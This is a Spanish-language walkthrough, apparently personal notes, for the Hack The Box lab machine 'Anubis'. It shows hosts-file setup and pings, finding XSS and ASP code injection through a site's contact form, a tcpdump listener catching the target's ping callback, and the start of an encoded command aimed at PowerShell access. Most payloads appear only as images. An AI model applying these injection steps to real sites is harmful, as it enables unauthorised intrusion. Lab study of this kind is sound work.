
```
 GNU nano 7.2                                                    /etc/hosts
127.0.0.1       localhost
127.0.1.1       unicomanu.unicomanu     unicomanu

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.0.98      site.wekor.thm wekor.thm
10.10.11.130    internal-administration.goodgames.htb goodgames.htb
10.10.11.102    www.windcorp.htb windcorp.htb
```

```
❯ ping -c 1 www.windcorp.htb
PING www.windcorp.htb (10.10.11.102) 56(84) bytes of data.
64 bytes from www.windcorp.htb (10.10.11.102): icmp_seq=1 ttl=127 time=45.0 ms

--- www.windcorp.htb ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 44.953/44.953/44.953/0.000 ms
❯ ping -c 1 windcorp.htb
PING www.windcorp.htb (10.10.11.102) 56(84) bytes of data.
64 bytes from www.windcorp.htb (10.10.11.102): icmp_seq=1 ttl=127 time=33.1 ms

--- www.windcorp.htb ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 33.080/33.080/33.080/0.000 ms

/home/unicomanu/Academia/anubis
```

Y ahora si podemos verlo









Nos sale el output que le hemos puesto en el imput esto es peligroso y en la pagina nos redirige a un archivo preview.asp por ahi puede ir los tiros

Para saber si es una maquina Windows no es key sensitive que significa que si cambiamos a mayus el nombre nos lo saca




Nos lo saca o sea estamis en una maquina windwos




Utilizaremos https://www.hackingdream.net

Buscamos ASP en la pagina y copiamos su linea de codigop





Y lo pegamos ahi en contacto de la pagina



Si nos lo hace

asi que es vulnerable a XSS porque interpreta etiquetas







Otra opcion es la de hacer el ping

Nos ponemos en escucha

```
❯ cd anubis
❯ tcpdump -i tun0 icmp -n
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
12:12:47.063401 IP 10.10.11.102 > 10.10.16.2: ICMP echo request, id 1000, seq 1, length 40
12:12:47.063436 IP 10.10.16.2 > 10.10.11.102: ICMP echo reply, id 1000, seq 1, length 40
```

El ping tiene que ser de la maquina servidor hacia nosotros






Para realizar el siguiente comando para ver si hay **powershell** y poder entrar necesitamos hacer un


echo -n "ping -n 1 ipatacante" despues lo tenemos que encodear en base

64 pero como es en windows tenemos que encodearlo entre puntos para que salga bien como aqui



